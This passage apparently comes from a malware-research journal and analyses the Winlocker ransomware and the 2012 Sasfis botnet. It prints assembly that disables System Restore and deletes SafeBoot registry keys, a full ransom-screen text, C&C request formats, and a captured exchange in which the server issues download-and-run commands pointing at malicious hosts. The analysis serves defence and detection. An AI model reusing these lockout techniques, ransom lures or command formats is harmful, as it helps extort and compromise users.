push    offset aSSKey_txt ; "%s\\%s\\Key.txt"
push    [ebp+lpFileName] ; LPSTR
call    ds:wsprintfA
add     esp, 10h
```

Figure 3: Folder and file generation.

A number of different Winlocker templates are used in different countries, as listed in [2].



All activity of this computer has been recorded.
If you use a webcam, videos and pictures were saved for identification.

Your IP-Address: [redacted]
Your Hostname: [redacted]

You can be clearly identified by resolving your IP address and the associated hostname.

Your Computer has been locked!

Illegally downloaded material (MP3's, Movies or Software) has been located on your computer.

By downloading, those were reproduced, thereby involving a criminal offense under **Section 106 of the Copyright Act.**

The downloading of copyrighted material via the Internet or music-sharing networks is illegal and is in accordance with **Section 106 of the Copyright Act** subject to a **fine or imprisonment for a penalty of up to 3 years.**

Furthermore, possession of illegally downloaded material is punishable under **Section 184 paragraph 3 of the Criminal Code** and may also lead to the **confiscation of the computer**, with which the files were downloaded.

Please follow the instructions on the right.

Code: Submit

Please enter your Code utilizing the Pin-Pad below.

1 2 3 4 5 6 7 8 9 0 ←

Please note: This fine may only be paid within 48 hours, if you let 48 hours pass without payment, the possibility of unlocking your computer expires.

In this case a criminal case against you will be initiated automatically.

1 Take your cash to one of these retail locations:

2 Pick up a MoneyPak and purchase it with cash at the register.

3 Come back and enter your MoneyPak code to unlock your Computer.

unlock computer:

To unlock your computer and to avoid other legal consequences, you are obligated to pay a release fee of **$200**. Payable through **GreenDot Moneypak**. After successful payment, your computer will automatically unlock.
Failure to adhere to this request could involve criminal charges and possible imprisonment.

To perform the payment, enter the acquired **GreenDot Moneypak** code in the designated payment field and press the "Submit" button.

Figure 4: Winlocker in action.

WINLOCKER DIALOG GENERATION


Winlocker generates a custom dialog to be shown to the user when the system is locked. Winlocker uses the standard built-in *Windows* APIs to design the dialog. Let's see what kind of functions are used:

- The dialog is generated using the ShowDialog function which is called when WM_INITDIALOG is dispatched by the system handler. The ShowDialog function reveals the full screen to the user.
- The GetWindowLongA function is used to retrieve the style of the dialog. The SetWindowLongA function is used to remove all the extra header objects, such as buttons, from the dialog.
- Using the RegisterHotKey function, shortcuts such as ALT-TAB are disabled. The SetWindowsPos function is deployed to force the dialog box to be displayed on top (setting the position) of all other running windows. The SetForegroundWindow function sets the ransom dialog in the foreground.
- Using the GetDlgItem and MoveWindow functions, Winlocker restricts the resizing of the window when WM_SIZE is dispatched by the system handler.
- Winlocker is finally activated and displayed on top of all other windows when the WM_TIMER message is dispatched. To do this, Winlocker enumerates all the running windows using EnumWindows to obtain the handles which are required to put all other windows in the background. It also uses SetWindowsHookEx to handle the different kind of keys to be used in the ransom dialog.

Winlocker also uses a primary function from the Active Template Library (ATL) [3] which registers a window

```
hModule= LoadLibraryA("atl.dll");
 hAddr = GetProcAddress(hModule, "AtlAxWinInit");
 hAddr();
 hDiag = GetModuleHandleA(0);
 CreateDialogParamA(hDiag, (LPCSTR)0x3E8, 0, DialogFunc, 0);
 while ( GetMessageA(&Msg, 0, 0, 0) )
 {
   TranslateMessage(&Msg);
   DispatchMessageA(&Msg);
 }
 hFree = FreeLibrary(hModule);
 ExitProcess(v3);
```

Listing 1: AtlAxWinInit loading.


Resource Hacker - C:\Documents and Settings\Administrator\My Documents\Downloads\80c8b5d4...
File Edit View Action Help
Dialog
1000
1033
Compile Script
Show Dialog
(1) Control position: -5,-1,454,294
Line: 9
208

```
1000 DIALOGEX 10, 10, 460, 299
STYLE DS_MODALFRAME | DS_CENTER | WS_MAXIMIZEBOX |
WS_MINIMIZEBOX | WS_VISIBLE | WS_CAPTION | WS_SYSMENU |
WS_THICKFRAME
CAPTION "WinApi Browser"
LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_US
FONT 8, "Tahoma", FW_DONTCARE, FALSE, 161
{
   CONTROL "http://[redacted].php", 1001,
   "AtlAxWin", 0x50300000, 65531, 65535, 454, 294 , 0x00000200
}
```

Figure 5: AtlAxWin class with control object.

class that is used to host ActiveX controls. Basically, it is used to define different controls. Winlocker registers its inherent window class using the AtlAxWinInit function as shown in Listing 1. Figure 5 (Resource Hacker) shows that the AtlAxWin class is used by Winlocker to register a control object that carries a reference to the remote C&C panel.

WINLOCKER CHARACTERISTICS

In this section, we take a look at some of the modifications performed by the Winlocker ransomware in the system.

SafeBoot – safe mode modification


As Winlocker is designed specifically for ransom purposes, its functionality is very targeted in nature. Winlocker actually deletes all the entries present in the registry hives that relate to safe mode booting. The SafeBoot [4] option in the registry usually has two sub entries. The 'minimal' SafeBoot option allows the minimum set of device drivers to be loaded in safe mode. The 'network' SafeBoot option allows the system to have the minimum set of device drivers and networking capabilities during safe mode. Winlocker actually deletes the entry in the following key: 'HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal' and 'HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network'. Some of the deleted entries are presented in Listing 2.

System restore – modification

The system restore functionality plays a significant role in the success and demise of the ransomware. The malware authors have to manage the system restore capability for successful infection and control of the ransomware in the system. As the name suggests, system restore allows


```
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\AppMgmt
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\Base
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\Boot
Bus Extender
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\Boot
file system
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\
CryptSvc
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\
DcomLaunch
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\dmadmin
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\
dmboot.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\
dmio.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\
dmload.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\
dmserver
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\
EventLog
-------Truncated --------


HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\NetMan
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\Network
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
NetworkProvider
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\NtLmSsp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\PCI
Configuration
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
PlugPlay
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\PNP
Filter
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\PNP_TDI
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\Primary
disk
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
rdpcdd.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
rdpdd.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
rdpwd.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
rdsessmgr
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\RpcSs
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\SCSI
Class
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
sermouse.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
SharedAccess
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\sr.sys
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\
SRService
-------Truncated --------
```

Listing 2: List of SafeBoot entries deleted by Winlocker.



```
mov     edi, ds:RegCreateKeyExA
xor     esi, esi
push    esi                 ; lpdwDisposition
lea     eax, [ebp+hKey]
push    eax                 ; phkResult
push    esi                 ; lpSecurityAttributes
push    0F003Fh             ; samDesired
push    esi                 ; dwOptions
push    esi                 ; lpClass
push    esi                 ; Reserved
push    offset SubKey       ; "SOFTWARE\\Policies\\Microsoft\\Windows NT\\"...
push    80000002h           ; hKey
mov     dword ptr [ebp+Data], 1
call    edi ; RegCreateKeyExA
mov     ebx, ds:RegSetValueExA
push    4                   ; cbData
lea     eax, [ebp+Data]
push    eax                 ; lpData
push    4                   ; dwType
push    esi                 ; Reserved
push    offset ValueName ; "DisableConfig"
push    [ebp+hKey]          ; hKey
call    ebx ; RegSetValueExA
push    [ebp+hKey]          ; hKey
call    ds:RegCloseKey
```

Figure 6: Disabling system configuration.



```
push    esi                 ; lpdwDisposition
lea     eax, [ebp+hKey]
push    eax                 ; phkResult
push    esi                 ; lpSecurityAttributes
push    0F003Fh             ; samDesired
push    esi                 ; dwOptions
push    esi                 ; lpClass
push    esi                 ; Reserved
push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows NT\\CurrentVe"...
push    80000002h           ; hKey
call    edi ; RegCreateKeyExA
push    4                   ; cbData
lea     eax, [ebp+Data]
push    eax                 ; lpData
push    4                   ; dwType
push    esi                 ; Reserved
push    offset aDisablesr ; "DisableSR"
push    [ebp+hKey]          ; hKey
call    ebx ; RegSetValueExA
push    [ebp+hKey]          ; hKey
call    ds:RegCloseKey
pop     edi
pop     esi
pop     ebx
leave
```

Figure 7: Disabling system restore.

the user to revert *Windows* settings and configurations to an earlier point in time, referred to as a restore point. Winlocker manages the system restore functionality by disabling it directly in the registry hive. As a result, during the locking of the system, the user is unable to access the system restore settings. The attacker uses similar functions to enable system restore after the ransom has been paid by the user. Figure 6 shows the code extracted from Winlocker that adds the registry key ‘DisableConfig’ in ‘HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore’ for disabling the policies configured for system restore.

Similarly, Winlocker also adds ‘DisableSR’ in ‘HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\SystemRestore’ to disable system restore completely. Figure 7 shows the disabling of the system restoration capability.

These configuration changes cannot stop the operating system from making automated checkpoints, but definitely restrict the user’s access to the system restore functionality.

```
00000000  47 45 54 20 2f 63 33 35     33 31 32 66 62 33 61 37     GET /c35 312fb3a7
00000010  65 30 35 62 37 61 34 34     64 62 32 33 32 36 62 64     e05b7a44 db2326bd
00000020  32 39 30 34 30 2f 6b 2e     70 68 70 3f 69 3d 34 75     29040/k. php?i=4u
00000030  32 52 65 6a 58 71 39 62     4b 45 42 72 6f 50 4a 36     2RejXq9b KEBroPJ6
00000040  75 32 54 67 6b 59 7a 56     62 4d 47 44 73 30 52 65     u2TgkYzV bMGDs0Re
00000050  36 77 70 38 68 4b 45 7a     56 6d 4f 49 34 75 32 52     6wp8hKEz VmOI4u2R
00000060  65 6a 58 71 39 62 4d 45     42 26 75 3d 41 64 6d 69     ejXq9bME B&u=Admi
00000070  6e 69 73 74 72 61 74 6f     72 26 6c 3d 64 65 26 66     nistrato r&l=de&f
00000080  3d 30 26 61 3d 61 66 66     5f 33 35 35 36 20 48 54     =0&a=aff _3556 HT
00000090  54 50 2f 31 2e 31 0d 0a     48 6f 73 74 3a 20 33 31     TP/1.1..   .

 00000000     48 54 54 50 2f 31 2e 31     20 32 30 30 20 4f 4b 0d     HTTP/1.1  200 OK.
    00000010  0a 53 65 72 76 65 72 3a     20 6e 67 69 6e 78 2f 31     .Server:  nginx/1
    00000020  2e 32 2e 33 0d 0a 44 61     74 65 3a 20 57 65 64 2c     .2.3..Da te: Wed,
    00000030  20 31 37 20 4f 63 74 20     32 30 31 32 20 31 38 3a     17 Oct  2012 18:
    00000040  32 33 3a 30 36 20 47 4d     54 0d 0a 43 6f 6e 74 65     23:06 GM T..Conte
    00000050  6e 74 2d 54 79 70 65 3a     20 74 65 78 74 2f 68 74     nt-Type:  text/ht
    00000060  6d 6c 3b 20 63 68 61 72     73 65 74 3d 75 74 66 2d     ml; char set=utf-
    00000070  38 0d 0a 54 72 61 6e 73     66 65 72 2d 45 6e 63 6f     8..Trans fer-Enco
    00000080  64 69 6e 67 3a 20 63 68     75 6e 6b 65 64 0d 0a 43     ding: ch unked..C
    00000090  6f 6e 6e 65 63 74 69 6f     6e 3a 20 6b 65 65 70 2d     onnectio n: keep-
    000000A0  61 6c 69 76 65 0d 0a 0d     0a 35 0d 0a 76 61 6c 69     alive... .5..vali
    000000B0  64 0d 0a 30 0d 0a 0d 0a                                 d..0....
```

Listing 3: Winlocker communication traffic.

Validating installation using HTTP

Once the system is infected, Winlocker connects back to the C&C server. It sends a GET request to receive the notification that the C&C panel has actually established a connection with it. Listing 3 shows the request sent by Winlocker with user-specific information. The user information plays a critical role because certain functionalities of Winlocker are dependent on this information (for example, if Winlocker is installed on a machine with administrator access, it will infect all the other users on the system as well). The C&C server sends the HTTP response as valid. As a result, Winlocker executes the ransom template after locking the system. The usual pattern of the request is:

http://<IP Address>/c35312fb3a7e05b7a44db2326bd29040/k.php?i=4u2RejXq9bKEBroPJ6u2TgkYzVbMGDs0Re6wp8hKEzVmOI4u2RejXq9bMEB&u=Administrator&l=de&f=0&a=aff_3556.

Here, we have looked at the primary characteristics of Winlocker. In [5], a researcher has reversed the Winlocker builder – this may prove useful for writing Winlocker patches.

CONCLUSION

In this paper, we have discussed the design and behaviour of the Winlocker ransomware. At this point in time, Winlocker infects machines with the collection of a ransom payment as its only goal. It has copied a standard design used by botnets and become centralized. In reality, Winlocker is a popular crimeware service in the underground market.

REFERENCES

[1] Moneypak. https://www.moneypak.com/.

[2] Winlocker Templates. https://www.botnets.fr/index.php/Gimemo.

[3] Active Template Library. http://msdn.microsoft.com/en-us/library/t9adwcde(v=vs.80).aspx.

[4] Safe Mode Boot options in Windows XP. http://support.microsoft.com/kb/315222.

[5] WinLocker Builder v0.4 – Cracking Generated Winlocks. http://www.xylibox.com/2011/04/winlocker-builder-v04-cracking.html.

FEATURE

TRACKING THE 2012 SASFIS CAMPAIGN

Micky Pun
Fortinet, Canada

Researchers at *Fortinet* have been tracking the Sasfis malware campaign since a surge of new samples surfaced in late May 2012. By early August, the Sasfis botnet had already undergone five major changes. In this article we will unveil all the important nuts and bolts of the latest instalment of the Sasfis botnet by analysing its packers, core payloads and botnet operations (including its relationship with the Asprox spambot). We will also discuss its connection with the Dofoil campaign, which was highly active until the rise of the new Sasfis botnet.


SAMPLE DELIVERY

From the samples we have collected since May, it is evident that the Asprox spambot is used by Sasfis as its sole spreading mechanism. Carrying on its tradition, Asprox initially used the name of a trusted delivery company as the bait to trick users into opening an executable email attachment with a document icon. In early August, however, it was observed that the spam had been improved by replacing the email content with an image containing the same text. The image (Figure 1) encourages the user to click on it – in doing so downloading another malicious executable with a document icon. After executing the file, the payload deletes the executable and opens a blank text file in *Notepad* at the current location to divert the user's attention. These changes provide some benefits to Asprox in that the malware sample is no longer attached to the spam (which previously could easily be blocked by firewalls with up-to-date malware definitions). In addition, storing the malware online makes the botnet operation more dynamic and effective; rapid replacement of the sample makes effective sample collection difficult and hence challenges anti-virus vendors that use checksum-based detection.

PACKER

The new Sasfis is packed with a custom packer which releases a DLL PE file into memory. While unpacking the malware, you will notice that the initial part of the custom packer consists of obfuscating instructions, sometimes combined with anti-debug or anti-virtual-environment techniques that aim to make it difficult for humans or emulators to determine the start of the malicious code.

After successfully unpacking the custom packer, we find in the allocated memory a payload DLL wrapped in a DLL


[redacted]

Unfortunately we failed to deliver the postal package you have sent on the 27th of July in time because the recipient's address is erroneous.

Please print out the label copy attached and collect the package at our office.

Print a shipping Label

[redacted]

Unfortunately we failed to deliver the postal package you have sent on the 27th of July in time, because the recipient's address is erroneous.

Please print out the label copy attached and collect the package at our office.

Print a shipping Label

Figure 1: New Asprox spam with picture linked to the malicious attachment stored online.



Dumped Memory Routine
Decode and Run the code below
Allocates memory and runs
DLL Loader (.EXE)
Injects malicious payload to svchost.exe
PayLoad (.DLL)
Sasfis Botnet Client
Custom Packer
(Obfuscation Instructions and Decryption)

Figure 2: The structure of Sasfis samples.

loader, which in turn is wrapped in a decoder (illustrated in Figure 2).

The injection technique that is used in the DLL loader is rather new and had not been seen until the Dofoil campaign last year. (We will discuss the relationship between the 2012 Sasfis campaign and Dofoil later in the article.) It is also worth mentioning that some of the custom packers used by Sasfis were found to be identical to the packers being used for packing the Andromeda botnet client – however, a discussion of Andromeda is outside the scope of this article.

PAYLOAD

The payload of Sasfis acts as a listening client in the botnet operation. It does not have a predefined task and only listens for commands that are issued by the C&C server. The traffic that would be accepted by the C&C server is described below:

```
[C&C server URL]/forum/index.php?r=gate&id=XXXXX
XX&group=XXXXX&debug=0
```

And in later versions (appeared on 23 July):

[C&C server URL]/forum/index.php?r=gate&id=XXXXXXX&group=XXXXX&debug=0&ips=XXX

And when the host has been infected more than once in the later edition (first appeared on 6 August), the following traffic pattern will appear:

[C&C server URL]/forum/index.php?r=gate/getipslist&id=XXXXXXX

where:

- **id** is the volume serial number that can be used as the unique identity of the running machine
- **group** is used by the C&C server to identify the running version of the botnet (this will be discussed further in the 'botnet operation' section)
- **ips** is the local IP of the botnet client (for collecting data on local network topology).

The first two request formats will allow the client to make contact with the C&C server. The third request format is used for getting a new IP list of 'possible' C&C servers. In addition, the second and third request formats will be encrypted in the TCP traffic by RC4 with the volume serial number as a key.

http://[IP derived from IP List]:[Port from the IPList]/[RC4 key]index.php?r=gate&id=[Volume serial Number]&group=[groupID]&debug=0&ips=[local IP]

For example:

If the randomly chosen server is determined as 62.75.163.172 with port 84 from the IP list, the following line shows what the request looks like before encryption:

http://62.75.163.172:84/ac197b68index.php?r=gate&id=ac197b68&group=n1308rcm&debug=0&ips=192.168.153.130

After encrypting the later part with the key using RC4, the hex value of the result will be converted to an ASCII string and attached to the request expression as indicated below:

http://62.75.163.172:84/ac197b68988846E47A0F7C6C39E74966287DD0049B32136C54EA07AE3C6FDDC1E58A1CC6DF1D3412863B821669AF61F182A561F7C7610AA15965570F6A4CF5AE1CA2EA30169A70FD08FE430D

When a request is sent to a C&C server, a few different kinds of responses may be received by the client – see Figure 3.

The traffic captured by *Wireshark* demonstrates two possible replies from the C&C server (c=run and c=rdl) in response to the same request message. Table 1 summarizes all the responses that can be accepted and interpreted by the client.

For better malicious file management on infected hosts, Sasfis has a set of rules to keep track of the downloaded items. For example, when a malicious executable such as FakeAV is downloaded through use of the c=rdl command, a registry entry will be created related to this downloaded file stored in the file system (Figure 4). The entry will be encrypted with a key either generated by some API function or simply by a hard-coded constant. When the Sasfis client wants to



```
GET /forum/index.php?r=gate&id=8[redacted]&group=sp28&debug=0 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)
Host: quebecstreet2412.ru

HTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Thu, 28 Jun 2012 20:38:18 GMT
Content-Type: text/html
Content-Length: 46
Connection: keep-alive
X-Powered-By: PHP/5.3.3-7+squeeze8
Vary: Accept-Encoding

c=run&u=http://www.bikeinsu.com/images/ppd.exeGET /forum/index.php?
r=gate&id=[redacted]&group=sp28&debug=0 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)
Host: quebecstreet2412.ru

HTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Thu, 28 Jun 2012 20:39:12 GMT
Content-Type: text/html
Content-Length: 78
Connection: keep-alive
X-Powered-By: PHP/5.3.3-7+squeeze8
Vary: Accept-Encoding

c=rdl&u=http://quebecstreet2412.ru/forum/get/p3.dll.crp&a=0&k=00001040&n=psdll
```


Figure 3: When a request is sent to a C&C server, a few kinds of responses may be received by the client.

C&C server command	Format	Parameters
Download and run	c=run&u=%1024s	u = URL
Remove	C=rem	N/A

Download, decrypt and run (with open to register and drop)	[older Version] c=rdl&u=%1024[^&]&a=%x&k=%x
	[newer version] c=rdl&u=%1024[^&]&a=%x&k=%x&n=%1024s
		u = URL
		a = autorun flag where a = 1 means the file will be stored in the system and autorun will be set up
		k = encryption key
		n = name for the downloaded file


Idle	c=idl	N/A
Rename download at registry	c=red&n=%1024s	n = name of the downloaded file
Update	c=upd&u=%1024s	U = URL of the replacement botnet client

Table 1: Commands accepted by Sasfis client.



```
Registry                      Name        Type     Data
My Computer                   (Default)   REG_SZ   (value not set)
  HKEY_CLASSES_ROOT           rqepdvju    REG_SZ   091828955F192F94584B299C58492A9C1B0D7DC0044671D901036CC81A1F22AC
  HKEY_CURRENT_USER
    AppEvents
    Console
    Control Panel
    Environment
    EUDC
    Identities
    Keyboard Layout
    Printers
    SessionInformation
    Software
      Classes
      [redacted]
      Intel
      Macromedia
      Microsoft
      Netscape
      Policies
      qnvwwrkd
```

Figure 4: Registry of a host infected by Sasfis.



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 61 63 31 39 37 62 36 38 30 30 30 30 30 32 33 30   ac197b6800000230
0010h: 73 76 64 6C 6C 3D 68 75 69 78 75 64 72 64 3B 00   svdll=huixudrd;.
0020h:
```

Name used by botnet to indentified the stored file content
Decrypt key for file stored at %AppData%/huixudrd
Decryption Key for the Registry Value Data
File will be stored at %AppData%/huixudrd

Figure 5: Registry data reveals information after decryption (XOR with DWORD key).

retrieve infomation regarding the downloaded files, it will iterate through the all keys in HKEY_CURRENT_USER/SOFWARE and XOR the first 16 digits of the registry data (e.g. /0x09/0x18/0x28/0x95/0x5F/0x19/0x2F/0x94/0x58) with its own key (e.g. VolumeSerialNumber = 'AC197b68' and equalivant to '/0x68/0x7b/0x97/0xAC' in hex). The registry entry will be valid if the result is equal to the ASCII value of the key itself ('AC197b68' which is /0x61/0x63/0x31/0x39/0x37/0x62/0x36/0x38 in hex). The rest of the registry data after decryption is shown in Figure 5. Following the ASCII value of the key, the next eight bytes are the key for decrypting the downloaded file stored at %APPDATA% with the filename specified in the last eight bytes of data. The filename 'svdll' in Figure 5 is used for identifying the downloaded object, the server command 'c=red&%1024s' allows this name to be modified.

Another encrypted part of the payload is the C&C server address. In the newer versions, when the command 'getipsList' is requested, an IP list will be downloaded in the following structure:


```
Struct IP_LIST_ENTRY
{
        DWORD C&C_IP
        WORD C&C_Port_number
}
```

```
Struct IP_LIST
{
NUMBER_OF_ENTRY = list length / 6
IP_LIST_ENTRY[NUMBER_OF_ENTRY]
}
```

The IP list is encrypted with RC4 and the client will randomly choose one C&C IP for each request. Rather than the entire IP pool being decrypted and revealed in the dynamic memory, only the chosen C&C IP entry is decrypted using RC4. Figure 6 shows the location of the decryption method in the payload, the 'default' IP pool and hard-coded decryption key location. Figure 7 summarizes the IP pool decryption method.


DOWNLOADS

Once it has registered itself on the C&C server, the Sasfis client will keep polling the server for possible downloads until it is no longer available. The downloaded files include the Asprox spambot (Dammec), a wide variety of password stealers (usually identified as Grabberz), and FakeAV. The Asprox spambot will download a template containing email recipients, the email content, and the attachment or link to download the attachment. FakeAV is downloaded as a pay-per-install element which allows the botnet owner to generate



```
.text:10003F5A loc_10003F5A:                         ; CODE XREF: Work+63D↑j
.text:10003F5A                 movzx   eax, [ebp+var_92]
.text:10003F61                 test    eax, eax
.text:10003F63                 jnz     short loc_10003FB0
.text:10003F65                 movzx   ecx, [ebp+var_79]
